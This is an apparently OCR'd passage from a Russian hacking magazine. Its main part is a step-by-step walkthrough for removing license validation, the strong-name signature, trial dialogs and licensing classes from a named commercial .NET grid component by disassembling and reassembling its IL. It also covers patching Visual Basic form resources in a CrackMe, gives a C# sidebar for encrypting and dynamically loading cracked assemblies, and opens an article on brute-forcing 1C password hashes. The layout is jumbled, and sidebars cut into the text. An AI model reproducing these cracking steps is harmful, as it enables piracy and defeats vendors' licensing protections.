  Height = 1335
  TabIndex = 1
  BeginProperty Font
    Name = "Century Gothic"
    Size = 14,25
    Charset = 0
    Weight = 700
    Underline = 0 'False
    Italic = 0 'False
    Strikethrough = 0 'False
  EndProperty
  ... и так далее
```

Теперь предлагаю на конкретном примере разблокировать залоченное меню и показать невидимую кнопку.

→ **разлочиваем меню.** Специально для демонстрации я написал простенький CrackMe.

В нем заблокирован пункт меню «Сохранить», как часто устраивают в коммерческих программах. Попробуем разблокировать. Какие же способы есть для того, чтобы сделать меню неактивным? Существует всего два пути. Первый — при проектировании поставить свойство Enabled в False меню. Второй — установить это свойство кодом при запуске формы. Предположим, кодер поленился и установил это свойство при разработке меню. Мы же декомпилируем этот проект и посмотрим, что получилось. Для простоты не будем заново декомпилировать в уме, а возьмем мой декомпилятор (Lite-версия вполне подойдет) и пустим его в дело. В разделе «Формы» находится всего одна форма. Поищем там меню:

```
Begin VB.Menu mnuFile 'Offset: 000011B3
  Caption = "Файл"
  Begin VB.Menu mnuSave 'Offset: 000011CF
    Caption = "Сохранить"
    Enabled = 0 'False
  End
  Begin VB.Menu Separator 'Offset: 000011F0
```



Средство для исследования VB-программ


```
Caption = "-"
End
Begin VB.Menu mnuExit 'Offset: 0000120B
Caption = "Выход"
End
End
```

Оп-па! «Enabled = 0» — то, что мы искали. Теперь подумаем, как поправить. Откроем программу в HIEW и перейдем по адресу 11F0 (листинг 3).

Все стандартно. Сначала Name, затем Caption (03) и 05 — Enabled. Дальше идет один байт 00b, что означает False. Заменяю его на FF (True) и попробую запустить. При нажатии на меню разблокировки выводится MessageBox «cool». Вот и все! → **отлавливаем invisibles**. Несмотря на ICQ'шный стиль заголовка, мы не будем писать плагин определения invisible, только попытаемся сделать скрытые кнопки видимыми.

Для большего реализма я написал CrackMe, который делает кнопку «Сохранить» видимой через три секунды после запуска. Вот и посмотрим в декомпиляторе, что изменилось в поведении кнопки «Сохранить»:

```
Begin VB.CommandButton cmdSave 'Offset: 00001175
Caption = "Сохранить"
Left = 1680
Top = 1800
Width = 1335
Height = 375
Visible = 0 'False
TabIndex = 1
End
```

Сразу бросается в глаза «Visible = 0» (в таблице оно значится как 09). Переходим по смещению 1175 и проходим все свойства до 09. Видим 00 (это False), меняю его на FF (True) — отлично, дело сделано. Но! Мой CrackMe был сделан специально так, чтобы можно было взломать его разными способами.

Рассмотрим еще один способ: как сделать кнопку видимой через три секунды. Можно сделать цикл при запуске программы, но на разных процессорах он будет работать с разной скоростью. Можно использовать GetTickCount, но потребуются проверять его в While-цикле, что тоже неудобно. Программисты боятся этого и пользуются таймерами (невидимыми контролами на форме, у которых событие срабатывает каждые Interval миллисекунд). Поищем любимый таймер на форме:

```
Begin VB.Timer Timer1 'Offset: 00001155
Interval = 3000
Left = 2880
Top = 0
Width = 59400
Height = 8
End
```

Таблица 1. Структура VBHeader

Поле	Тип	Описание
Signature	String * 4	Сигнатура "VB5!"
RuntimeBuild	Integer	Показатель рантаймовости
LanguageDLL	String * 14	Языковая библиотека
BackupLanguageDLL	String * 14	Не влияет на работу EXE
RuntimeDLLVersion	Integer	Версия рантайм-библиотеки
LanguageID	Long	Язык программы
BackupLanguageID	Long	Используется совместно с
LanguageDLL aSubMain	Long	Main-процедура, запускаемая при старте EXE. Если отсутствует, то при загрузке грузится самая первая форма
aProjectInfo	Long	Указатель на структуру ProjectInfo
fMDLIntObjs	Long	
fMDLIntObjs2	Long	
ThreadFlags	Long	Флаги потока
ThreadCount	Long	Число потоков (смысл малопонятен, так как VB не позволяет создавать многопоточные программы)
FormCount	Integer	Число форм в данном файле
ExternalComponentCount	Integer	Число внешних OCX-компонентов
ThunkCount	Long	
aGUItable	Long	Указатель на GUItable
aExternalComponentTable	Long	Указатель на ExternalComponentTable
aComRegisterData	Long	Указатель на ComRegisterData
oProjectExename	Long	Адрес строки с именем EXE-файла
oProjectTitle	Long	Адрес строки с заголовком проекта
oHelpFile	Long	Адрес строки с именем Help-файла
oProjectName	Long	Адрес строки с именем проекта

Так и есть! 3000 миллисекунд — это три секунды. Заменяю их на одну. Однако автор забыл поставить End после установки свойства в кнопку, поэтому после события таймер будет срабатывать и дальше, и поэтому программа начнет тормозить. В этой ситуации выгоднее и проще использовать предыдущий способ, а таймер — просто отключить, поставив интервал в 0.

→ **новые свойства**. Читая статью, ты наверняка задался вопросом о том, как добавить новое свойство в упакованный контрол? Единственный способ — разбор, вставка и затем сборка всей формы. Ясно, что данные не поместятся на старое место, поэтому придется создавать новую секцию в файле или расширять последнюю и редиректить данные туда. Кроме того — прописать адрес на новое расположение формы в структуре информации о фор-

ме. Притом учитываем, что если пользователь будет часто добавлять свойства, то заранее в новой секции нужно сделать запас в виде резервных байт под расширение каждой формы. Придется хранить всю эту информацию о резерве байт и начале и длине каждой формы, вынесенной в новую секцию. Для этого создается своя служебная структура.

Все это будет полезно только если ты возьмешься писать свой редактор ресурсов VB. Если же просто собираешься исследовать программы, то знаний этой статьи вполне достаточно.

→ **вот и все!** Надеюсь, у тебя не осталось вопросов по редактированию интерфейса VB-программ. Если все-таки осталось, задавай их на моем форуме, посвященном вопросам декомпилирования VB (<http://vbdecompiler.dotfix.net>). Периодически я читаю его и отвечаю на вопросы 🙏

Таблица 2. Структура tGuiTable

Поле	Тип	Описание
SectionHeader	Long	Адрес заголовка, описывающего секции
unknown(59)	Byte	Неиспользуемый блок-байт
FormSize	Long	Размер блока, описывающего форму и контролы, лежащие на ней
un1	Long	Неиспользуемый DWORD
aFormPointer	Long	Указатель на блок, описывающий форму и контролы, лежащие на ней
un2	Long	Неиспользуемый DWORD

ВЗЛОМ КОМПОНЕНТОВ НА ПРАКТИКЕ

ЭТА СТАТЬЯ ПОВЕСТВУЕТ О ПРИНЦИПИАЛЬНЫХ ОСОБЕННОСТЯХ ВЗЛОМА .NET-КОМПОНЕНТОВ. КАК ИЗВЕСТНО, КОМПОНЕНТ — ЭТО ПРОГРАММНЫЙ ПРОДУКТ ДЛЯ РАЗРАБОТЧИКА. СМЫСЛ КОММЕРЧЕСКИХ КОМПОНЕНТОВ ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТОБЫ ЭКОНОМИТЬ ВРЕМЯ | NIM(INT3 TEAM)|(NIM@INT3.RU)

ВСКРЫТИЕ .NET



Хакинг: искусство exploits

СПб.: Символ-Плюс, 2005
Эриксон Д. / 240 страниц
Разумная цена: 236 рублей

Есть много книг, в которых exploits описаны поверхностно. Прочитал ты какую-нибудь из них, но в тему не вник, поэтому не сможешь создать что-либо реальное самостоятельно — не хватит базы. Чтобы начать мыслить как хакер, нужно проникнуться духом и теорией хакинга, и только потом осилишь собственные exploits или сможешь противостоять атакам на собственную систему (кому что ближе).

Эта книга как раз для тех, кто относится к хакингу серьезно. Теория и наглядные примеры покажут, как создают exploits, как пишут собственный полиморфный шелл-код, как преодолевают запрет на выполнение в стеке, как перенаправляется сетевой трафик и перехватываются TCP-соединения, как расшифровываются данные беспроводного протокола 802.11b и многое другое.



Хакинг аппаратных средств

М.: ЗАО «Новый издательский дом», 2005
Максим Левин / 288 страниц
Разумная цена: 130 рублей

Далеко не только программное обеспечение становится жертвой взлома. Более того, утверждают, что первый хак был именно «железным». К примеру, автомеханик-любитель 50-х годов разукрасил свой Chevrolet Fleetline и поставил на него двигатель с турбонаддувом — тоже, по сути, «железный» хакинг.

Берешь обыкновенное бытовое устройство и превращаешь его в уникальное произведение — получается как раз «железный» хак.

С этой книгой ты сможешь модифицировать множество устройств от Macintosh'a до сотового телефона. Конкретные примеры: создание собственного терабайтного жесткого диска, домашний театр на домашнем компьютере, модификация приставок Atari, модификация Playstation, что можно сделать с iPOD и т.п.

Возьмем такой пример. Команда разработчиков пишет корпоративный заказ (некая компания заказала им разработку программы). По плану команде также предстоит разработка некоего компонента, но у программистов и без того дел по уши. Как обычно, они не успевают в срок :). В результате шеф чешет репу и думает, стоит ли нанимать еще одного человека для написания необходимого компонента и платить ему \$1000 в месяц, если за эти же деньги можно купить готовый компонент. Чаще всего выбирают последнее. Весь этот процесс я наблюдал не раз. Если бы не коммерческое обстоятельство, вряд ли мне пришлось бы писать эту статью.

Самые распространенные компоненты представляют собой элементы графического интерфейса: button, progress bar, editbox, listbox, combobox, grid и т.д. Такие компоненты иногда называют контролами. Grid-контрол, пожалуй, в реализации оказывается одним из самых сложных. Почти всегда он является центровым, и часто случается такое, что хитрыми маркетинговыми телодвижениями вместе с ним кто-то пытается продать другие, чаще всего просто ненужные контролы. Сегодня мы будем рассматривать реверсинг компонентов именно на примере Grid-контрола.

Как ты уже догадался, Grid-контрол — это таблица. Grid'ы весьма разнообразны по функционалу: от умеющих работать напрямую с источниками данных DataSource до позволяющих создавать Nested Tables (вложенные таблицы).

→ **главные характеристики Grid-контрола** — это, во-первых, скорость рендера, во-вторых, экономия памяти, скорость добавления новых элементов, надежность и удобство использования. Всей этой прелести можно достичь с помощью так называемой технологии Virtual Render Control, при которой происходит прорисовка не всего контрола, а только части, находящейся в View Region (область, которую может видеть пользователь). Конечно, то, что видит пользователь, и то, что рисует Grid, — два разных понятия. К примеру, в твоём Grid'е есть 1000 элементов, но в данный момент ты можешь видеть только 20. Grid все равно прорисовывает 1000, из них 980 рисует в невидимой части. Но он рисует их и тратит время! Вот почему Grid должен заранее знать, сколько элемен-

тов пользователь видит, и рисовать только то, что доступно взгляду (в нашем случае должно рисоваться только 20 элементов). Данная технология позволяет прорисовывать контрол с одинаковой скоростью, в то же время количество элементов никога не повлияет на скорость скролла.

Здесь можно уделить особое внимание именно прокрутке. Некоторые из native Grid-контролов, встречавшихся мне, реализуют Virtual Render Control — делают скроллинг построчно, то есть благодаря им при прокрутке текст двигается дискретно, как бы перемещаясь из одной невидимой строки в другую. Этот способ реализации технологии Virtual Render Control легче, чем попиксельный скроллинг. Более того, наличие попиксельного скроллинга свидетельствует о высоком профессионализме изготовителей-программистов, так как такая реализация требует высокой производительности и самого контрола в целом, и модели доступа к элементу контрола.

Однажды, когда я написал собственный IL-дизассемблер, мне потребовался такой .NET-контрол, который выделял бы пространства имен, классы и методы в отдельные структуры Nested Tables. Стал искать подходящий. Нашел много красивых, удобных, но ни один из них не реализовывал Virtual Render Control. Как результат, большие потери памяти, медленная прорисовка и невозможный скроллинг. К примеру, при дизассемблировании стандартной библиотеки mscorlib.dll и отображении в XceedGrid было потрачено 1450 Мб памяти, элементы добавлялись 40 минут, а рендеринг происходил за 45 секунд. Где это видано? Когда я написал службе технической поддержки, мне посоветовали привести все вложенные элементы в свернутый вид. Что же получается? Я должен постоянно щелкать на нужных элементах, что обламывает — намного удобнее крутить третью кнопку мыши. Впрочем, и остальные Grid'ы не отличались могучей производительностью.

Сейчас пошла мода на поддержку дизайнера форм, но зачем делать ее для элемента? Я никогда так и не пойму этого. Лишний раз затрачивается память, притом затраты умножаются на количество элементов! По возможности я стараюсь вынести поля класса (константы) из элемента куда-нибудь в статику, чтобы он занимал меньше памяти и работал быстрее. Ясно, конечно, что красота (точнее, красота и удобство разработки) требует жертв, но я всегда делаю выбор в пользу быстродействия и производительности. Из-за программистов .NET, нелепых и искушенных легкостью использования тормознутых технологий, и распространилось стойкое предубеждение о .NET как о великом тормозе. Как бы не так! Для решения проблемы мне пришлось написать собственный контрол: при отображении листинга библиотеки mscorlib.dll затрачивается всего 4,5 Мб памяти, рендер происходит за ~0,081 секунды, добавление всех элементов — ~0,8 секунд, прилагается попиксельный скроллинг. В моем Grid'е нет навороченной поддержки дизайнера форм и всяких примочек, зато он простой, быстрый и красивый.

→ **матчасть.** Для опытов возьмем компонент C1TrueDBGrid, взятый с сайта www.purecomponents.com. Этот Grid-контрол сделан в одной из ведущих компаний по производству компонентов. Работа будет идти следующим образом. Берем любой пример, поставляемый с компонентом, компилируем его, в папке проекта находим появившуюся папку \debug\bin. Переходим в нее, дизассемблируем:

```
ildasm c1.win.c1truedbgrid.DLL
/out=c1.win.c1truedbgrid.h.
```

Для ассемблирования нужно удалить (в Studio) этот контрол из References. И только потом делать

```
ilasm c1.win.c1truedbgrid.h /dll /debug
```

Точно так же поступаем при каждом ассемблировании. Иначе при ассемблировании выдет ошибка: Failed to write output file, error code=0x80070020. Это значит, что файл занят Studio и она не позволяет перезаписывать его. Если твои действия были правильными, ты сможешь трассировать компонент в том же окне Studio, где находится и сам пример его использования. Однако при первом запуске сразу получаем ошибку: «Сбой при проверке строгого имени для сборки 'C1.Win.C1TrueDBGrid'». Это цифровая подпись, именуемая Strong Name. В других моих статьях в этом СПЕЦе я много писал о ней, не буду повторяться. Для удаления подписи нужно закомментировать атрибуты .custom instance void [mscorlib]System.Reflection.AssemblyKeyFileAttribute::.ctor(string) и .publickey. Прошу не удалять код, лучше помещать его в комментарии.

В этой статье я часто говорю о «номерах строк». Если какие-то строки будут удалены, то,

соответственно, и нумерация строк изменится. Наше исследование начинается с того, что мы обнаруживаем в конструкторе C1TrueDBGrid вот такую строку:

```
this.OWB = LicenseManager.Validate(
typeof(C1.Win.C1TrueDBGrid.C1TrueDBGrid),
this);
```

Здесь контрол использует стандартные возможности проверки лицензии с помощью класса System.ComponentModel.LicenseManager. Как видно из вызова, результат присваивается приватному полю класса private License OWB. Чтобы упростить задачу по выявлению всех участков кода, которые обращаются к этому полю, мы просто удалим его. К сожалению, компилятор не выдает нам ошибки в местах, где используется данное поле, но когда запустим приложение, ошибки выявятся.


Открою несколько секретов быстрой навигации по IL-коду в VS2003. Зайти в меню Edit → Find & Replace → Find или просто нажать <Ctrl>+<F>, поставив галочку в пункте Use. Выбрать в combobox'е опцию Wildcards (что-то вроде языка подстановочных символов в поисковике файлов Windows). Теперь, чтобы найти наш класс, мы вводим такой запрос: [.]class*C1TrueDBGrid. И оказываемся в начале класса. Необходимое нам поле находится ниже. По запросу [.]field*OWB находим его в строке 74357, закомментируем его, а заодно найдем и закомментируем заполнение этого поля в конструкторе класса [.]class*C1TrueDBGrid -> [.]method.

Здесь есть два обращения к этому полю. При первом полю присваивается null. Тут прокомментируем строки IL_00ae*IL_00b0 (здесь и далее знак *

ЛИСТИНГИ

атрибуты сборки (там же, где мы закомментировали .publickey)

```
.custom instance void C1.Win.'0M'::.ctor(string) =
(01 00 24 32 31 42 31 31 44 35 37 2D 39 34 37 38 //..$21B11D57-9478
2D 34 32 30 65 2D 41 32 42 32 2D 34 43 36 41 41 //-420e-A2B2-4C6AA
45 46 39 38 45 34 36 00 00 ) //EF98E46..
.custom instance void C1.Win.'0Q'::.ctor(string,
string,
string) = (01 00 24 73 75 70 70 6F 72 74 2E 74 64 62 67 72
//..$support.tdbgr
69 64 2E 6E 65 74 40 63 6F 6D 70 6F 6E 65 6E 74 //id.net@component
6F 6E 65 2E 63 6F 6D 3A 6E 65 77 73 3A 2F 2F 6E //one.com:news://n
65 77 73 2E 63 6F 6D 70 6F 6E 65 6E 74 6F 6E 65 //ews.componentone
2E 63 6F 6D 2F 43 6F 6D 70 6F 6E 65 6E 74 31 2E //com/Component1.
70 75 62 6C 69 63 2E 6E 65 74 2E 74 64 62 67 72 //public.net.tdbgr
69 64 00 00 00 ) //id...
.custom instance void C1.Win.'0L'::.ctor(string,
string) = (01 00 02 32 34 24 34 34 33 45 43 39 35 30 2D 38
//..$24$443EC950-8
37 44 33 2D 34 31 34 34 2D 41 42 38 33 2D 39 36 //7D3-4144-AB83-96
38 39 45 44 37 44 33 30 43 33 00 00 ) //89ED7D30C3..
```

Простой, быстрый и красивый Grid

указывает, что нужно комментировать все строки между этими метками включительно). Во втором обращении происходит заполнение поля объектом License, о чем я уже говорил. Комментируем IL_00c6*IL_00d7. Компилируем, запускаем — и ого! Trial'ное окно больше не появляется.

→ **вот самый быстрый взлом .NET-компонента** из всех проделанных мной. Прошло около трех минут! Оказалось, что взятое мной поле не используется нигде больше. Теперь, пожалуй, стоит немного почистить компонент от мусора. Первая вещь, которая относится к мусору, — это сама trial'ная форма.

Второе зло — trial'ное окно. Когда в дизайнера формы мы добавляем контрол на форму, после щелчка на нем правой кнопкой мыши можно увидеть в контекстном меню элемент About ComponentOne C1TrueDBGrid. При его выборе появляется trial'ное окно, которое мы и собрались удалить.

Самый быстрый и легкий способ узнать, какой класс создает окно, — сделать бряк в тот момент, когда оно появилось, то есть нужно просто перейти в отладчик и нажать <Ctrl>+Break. Итак, возвращаем все изменения, сделанные нами в методе C1TrueDBGrid::ctor, и запускаем. Когда же появится trial'ное окно, брякаем. Чтобы узнать, в каком классе мы оказались, делаем SerchUP [.]class -> [.]Namespace.

Итак, мы находимся в методе C1.Win.OV::Y3. В Reflector'e посмотрим этот метод и класс на наличие полезного кода. Забыл сказать, что в последних версиях Reflector'a добавлена возможность узнавать, где используется данный класс, метод или поле. Для этого на элементе дерева классов вызываешь контекстное меню и нажимаешь Analyser. В появившемся окне увидишь два элемента: Depends On и Used By («Зависит от» и «Используется в» соответственно). Быстро просмотрев 19 классов C1.WIN в анализаторе, мы обнаружили, что только пять используются за пределами пространства имен C1.WIN и все так или иначе относятся к мусору. Их тоже заносим в корзину.

```
1 internal class OL : Attribute
-- Assembly C1.Win.C1TrueDBGrid
2 internal class OM : Attribute
-- Assembly C1.Win.C1TrueDBGrid
3 internal class OQ : Attribute
-- Assembly C1.Win.C1TrueDBGrid
4 internal class ProviderInfo : LicenseProvider
-- C1.Win.C1TrueDBGrid.TDBDropDesigner::DisplayAboutBox(object sender, EventArgs e);
-- C1.Win.C1TrueDBGrid.TDBGridDesigner::DisplayAboutBox(object sender, EventArgs e);
5 internal interface U
-- class C1TrueDBGrid : Frame, U, IControlPrintable
```

Получается, что если эти 19 классов будут удалены, компонент неплохо похудеет :). Так зачем нашей программе лишний вес? Как видно по таблице, первые три класса используются в виде атрибутов сборки (врезка 1 — «Атрибуты сборки»).

Итак, комментируем строки 73*88. Далее на очереди два обработчика события в классах TDBDropDesigner и TDBGridDesigner. Когда удаляешь метод обработчика события, вместе с ним необходимо удалить строки кода, которые навешивают на него EventHandler. Правильные программисты делают это в методе инициализации void Initialize, который создается автоматически при создании форм и контролов и вызывается из конструктора класса. Начнем с метода TDBDropDesigner::DisplayAboutBox. Находим его в листинге: [.]class*TDBDropDesigner -> DisplayAboutBox*object и комментируем в строках 142891*142901. Теперь удалим инициализацию EventHandler. Заходим в метод [.]class*TDBDropDesigner -> Initialize.

В Reflector'e (C#) то, что мы должны закоментировать, выглядит так: this.get_Verbs().Add(new DesignerVerb(11.Z1("About ComponentOne C1TrueDBGrid..."), new EventHandler(this.DisplayAboutBox))), а в IL этот код находится по меткам IL_0018*IL_003e. Нужно закоментировать его, и тем самым убьем еще одного зайца: теперь в контекстном меню

контроля, когда мы находимся в дизайнера формы, не будет меню About ComponentOne C1TrueDBGrid. Однако если просто перекомпилировать контрол, изменения не будут видны. Дело в том, что Studio имеет свой собственный референс, поэтому дизайнер форм смотрит не на наш модифицированный контрол, а на оригинал. Чтобы увидеть изменения, заходим в дизайнер форм, удаляем с формы контрол, добавляем наш контрол на панель контролов, рисуем этот Grid на форме еще раз. Теперь все изменения видны. То же самое проделаем с классом TDBGridDesigner.

→ **остался последний, пятый пункт.** Находим метод [.]class*TDBGridDesigner -> Initialize. Комментируем инициализацию EventHandler по меткам IL_0018*IL_003e. Далее находим метод, обрабатывающий данное событие DisplayAboutBox*object. Комментируем строки 143177*143187.

Класс C1TrueDBGrid наследует реализацию от интерфейса C1.Win.U. В Reflector'e смотрим на этот интерфейс. Он содержит всего один метод — Assembly GetCallingAssembly(), а значит, в классе C1TrueDBGrid тоже есть этот метод (он наследуется от данного интерфейса). Придется удалить, поскольку теперь никто не будет вызывать его, но на всякий случай перед удалением проверим анализатором, где он используется. Получается, что нигде? На самом деле все-таки используется, но по-хитрому. Вспомни начало статьи — то место, где делали исправление в конструкторе класса

```
C1TrueDBGrid, this.OWB = LicenseManager.Validate(typeof(C1.Win.C1TrueDBGrid.C1TrueDBGrid), this).
```

В этой строке в виде параметра передается ссылка this (ссылка на текущий класс). LicenseManager в свою очередь проверяет, имеет ли этот объект атрибут <LicenseProvider(...)>. В виде параметра должен выступать класс, производный от System.ComponentModel.LicenseProvider. Если все нормально, то LicenseManager создает объект с заданным в атрибуте типом, где и происходит проверка ключа. В нашем случае ключ проверяется в классе C1.win.ProviderInfo.

Вдруг в мою голову пришла мысль о том, что было бы неплохо удалить данный атрибут.



Наш подопытный GRID-control в действии

Схема этого встроенного лицензирования сводится к тому, что платформа .NET делает CallBack, создавая объект, указанный в виде параметра атрибута <LicenseProvider(...)>. Наверное, в Microsoft считают, что в хорошо обфусцированном коде найти проверку ключа тяжело, при условии что вызов проверки пойдет через этот странный CallBack. До того как начал писать статью, я не имел даже представления о том, как это работает, но разобрался менее чем за пару минут. Однако вернемся к делу.

Во-первых, нужно удалить интерфейс C1.win.U из списка наследуемых интерфейсов. Находим класс [.]class*C1TrueDBGrid и видим строку implements C1.Win.U. Она должна выглядеть так: implements /*C1.Win.U,*/.

Немного ниже есть и атрибут: .custom instance void [System]System.ComponentModel.LicenseProviderAttribute. Его тоже комментируем. Теперь находим метод GetCallingAssembly(), который находится в строках 74511*74521.

Наконец-то мы избавились от всего кода, использующего классы пространства имен C1.Win, и теперь их можно подвергнуть благополучному удалению. Находим начало C1.Win [.]Namespaces*C1.Win и, начиная со строки 144314 до строки 156166, комментируем этот код. Целых 11 тысяч строк IL-кода!), причем это еще не все. В листинге все классы и пространства имен существуют в коротком формате — тут представлен своего рода каталог, который описывает структуру сборки, и классы в нем пустые. Указывается только название класса и его атрибуты, такие как базовый класс, список интерфейсов, которые он обязуется реализовывать. Так что здесь мы должны также продублировать изменения. Закомментируем интерфейс C1.Win.U у класса C1TrueDBGrid в строке 606. Закомментируем и 19 классов в строках 1408*1499.

Теперь уделим внимание ненужным ресурсам. Их использовали trial'ные формы, которых теперь нет. Соответственно, из IL-листинга нужно удалить и сами ресурсы. Описание ресурсов начинается со строки 102. Необходимо закомментировать ресурсы: C1.Win.LicensingForm.resources, C1.Win.BetaAboutForm.resources, C1.Win.AboutForm.resources.

Теперь возвращаем наши исправления в конструкторе класса C1TrueDBGrid (они были проделаны в начале статьи, но потом мы отменили их). Компилируем, запускаем и видим, что все работает прекрасно. Теперь скомпилируем еще раз, но без флага /debug. В итоге размер файла составил 784 Кб, а размер оригинала — 888 Кб. Своими манипуляциями мы сэкономили 104 килобайта. Думаю, 15 минут работы стоили того. Однако нужно отметить еще один момент.

→ **если .NET-компоненты** используют другие сборки, то может быть задействована круговая ссылка зависимости, то есть в Reference сборки 1 будет ссылка на сборку 2, а в Reference сбор-

пример расшифровки сборки и динамический вызов метод из нее AnyNamespace.FormMain::Show()

```
private void RunCrypt(string File)
{
    System.IO.FileStream FS2 = new System.IO.FileStream(File,
System.IO.FileMode.Open);
    System.Security.Cryptography.CryptoStream CS2 = GetIO(FS2,
System.Security.Cryptography.CryptoStreamMode.Read);
    BinaryReader BR = new System.IO.BinaryReader(CS2);
    string a = BR.ReadString();
    int L = BR.ReadInt32();
    Byte[] B = BR.ReadBytes(L + 1);
    BR.Close();

    System.Reflection.Assembly Asm = System.Reflection.Assembly.Load(B, null);
    Type ModType = Asm.GetType("AnyNamespace.FormMain", true, true);
    object Obj = Asm.CreateInstance(ModType.FullName);
    Obj.GetType().InvokeMember("Show",
System.Reflection.BindingFlags.Public, null, null, null);
}

private System.Security.Cryptography.CryptoStream
GetIO(System.IO.FileStream FS,
System.Security.Cryptography.CryptoStreamMode Mode)
{
    System.Security.Cryptography.DESCryptoServiceProvider Des = null;
    byte[] K = new byte[]
{132, 55, 34, 88, 23, 1, 254, 187, 26, 56, 78, 255, 37, 143, 201, 5};
    byte[] V = new byte[]{};
    Des.Key = K;
    Des.IV = V;

    System.Security.Cryptography.ICryptoTransform Trans;
    if (Mode == System.Security.Cryptography.CryptoStreamMode.Write)
    {
        Trans = Des.CreateEncryptor();
    }
    else
    {
        Trans = Des.CreateDecryptor();
    }
    return new System.Security.Cryptography.CryptoStream(FS, Trans, Mode);
}
```

ки 2 — ссылка на сборку 1. При таком раскладе модификация любой из сборок просто приведет к ошибке загрузки сборки. Получается, что нужно убирать информацию о версиях и публичных ключах этих сборок. Вот пример ссылки на другую сборку:

```
.assembly extern System.Windows.Forms
{
    .publickeytoken = (B7 7A 5C 56 19 34 E0 89 )
    .ver 1:0:3300:0
}
```

Она должна выглядеть так:

```
.assembly extern System.Windows.Forms
{
}
```

Нас настигнет та же самая проблема, если мы изменим сборку, от которой зависит несколько других сборок. Придется сделать исправление во всех сборках.

→ **заключение.** Некоторые несознательные личности, чтобы использовать в своих корыстных целях взломанные компоненты, упаковывают или шифруют сборки и хранят все это хозяйство либо во внешнем файле, либо в ресурсах, а при запуске программы расшифровывают и запускают динамически. Несмотря на то, что простой пример этого вынесен не врезку, которую ты можешь видеть чуть выше этого текста!), мы искренне верим, что ты не используешь полученные знания во вред толстеньким зарубежным программистам, а просто будешь в курсе. Предупрежден — значит вооружен :).

Удачи! Пей Фанту, будь Бамбучо! 🍵

НЕ ЗАБУДЬ
ЗАГЛЯНУТЬ
НА ДИСК —
ТАМ ТЕБЯ ЖДЕТ
НЕБОЛЬШОЙ
БОНУС
К СТАТЬЕ



микроскопический анализ 1С

ПОЛУЧАЕМ ДОСТУП К БД С МАКСИМАЛЬНЫМИ ПРИВИЛЕГИЯМИ

ОДНАЖДЫ ШЕФ ВЫЗВАЛ МЕНЯ К СЕБЕ И ПОСТАВИЛ ЗАДАЧУ: ПРОВЕСТИ АУДИТ БЕЗОПАСНОСТИ 1С И ПОПЫТАТЬСЯ ПОЛУЧИТЬ ДОСТУП К БАЗЕ ДАННЫХ, ЖЕЛАТЕЛЬНО С МАКСИМАЛЬНЫМИ ПРИВИЛЕГИЯМИ ^{1NICE}

Мой опыт 1С-ника показывает, что злоумышленники в основном пытаются ломать файл users.usr. Он находится по адресу: каталог_с_базой\usrdef\users.usr и хранит информацию о пользователях и их паролях. Пароли хранятся в виде хэшей: MD5(pass), поэтому просмотреть пароль просто так не выйдет. Существуют брутфорсеры MD5 (именно для 1С), а также есть возможность скинуть пароли всех пользователей. Однако сброс всех паролей мгновенно вызовет подозрение админов или бухгалтеров. Я протестировал такой брутфорсер и пришел к выводу, что числовые пароли взламываются очень быстро, но достаточно подключить символы и ограничить длину 8-10 символами — и уже становится невесело, так как дело пахивает долгими часами перебора. Ты скажешь: «Да бухгалтеры для пароля всегда свой год рождения пишут!» В чем-то правильно, но... Последние тенденции в корпорациях и даже мелком бизнесе показывают стремление защитить информацию (данные о клиентах, поставщиках,

обороты предприятия) от кражи и от глаз весьма заинтересованных конкурентов. В борьбе за сохранность данных создаются службы безопасности, вводятся административные меры наказания, минимальные требования к длине пароля и т.п. К примеру, в фирме, где работал я, мы сами задавали пароли и ставили вот такие условия:

Длина = восемь символов
Цифры + буквы + одна заглавная
в английской раскладке.

→ для промежуточного вывода могу сказать, что атака на users.usr имеет несколько недостатков:

1 ПОДБОР ПАРОЛЯ ПЕРЕБОРОМ НЕ ВСЕГДА ОСУЩЕСТВИМ В КОРОТКИЕ

СРОКИ, ОСОБЕННО ЕСЛИ ОСТАЛОСЬ РАБОТАТЬ ДВЕ НЕДЕЛИ :).

2 ВРЯД ЛИ ПОЛУЧИТСЯ УДАЛИТЬ ФАЙЛ. ЛЮБОЙ НОРМАЛЬНЫЙ АДМИН ПОСТАВИТ НА НЕГО АТРИБУТ READONLY (ТОЛЬКО ДЛЯ ЧТЕНИЯ). ПОДМЕНИТЬ ХЭШ-СУММУ ТОЖЕ НЕ ПОЛУЧИТСЯ.

Ну что ж, придется поступить хитрым образом. Учитывая свой опыт реверсера, я решил поковыряться в 1CV7s.exe (25-й релиз). Как выяснилось, не зря. Буква S в конце имени файла указывает на SQL-версию, локальную и сетевую. Мой выбор пал именно на нее, одну из самых распространенных, неслучайно: она превосходно работает на Терминале, поддерживает как DBF, так и SQL-базы,

top5 багов

1

сохранение отчетов в формате Excel

Если ты работал с 1С в крупной фирме или на оптовом предприятии, где формируют большие отчеты длиной в 3000 строк и более, то ты сталкивался с проблемой сохранения в формате XLS. Заковырка скрывается в технологии OLE, производительность которой, увы, далеко не на высоте. Когда пытаешься сохранить в формате Excel'я, 1С'ка виснет... Ждем 30 минут, час, а в ответ только тишина...

Иногда подождешь несколько часов — и файл создастся. Эта проблема известна, с ней борются по-разному:

- 1 СОХРАНЯЮТ ОТЧЕТ ЗА МЕНЬШИЙ ПЕРИОД.
- 2 МИНИМИЗИРУЮТ ОФОРМЛЕНИЕ (ОТКЛЮЧАЮТ ЦВЕТА, ВЫРАВНИВАНИЕ И Т.П.).
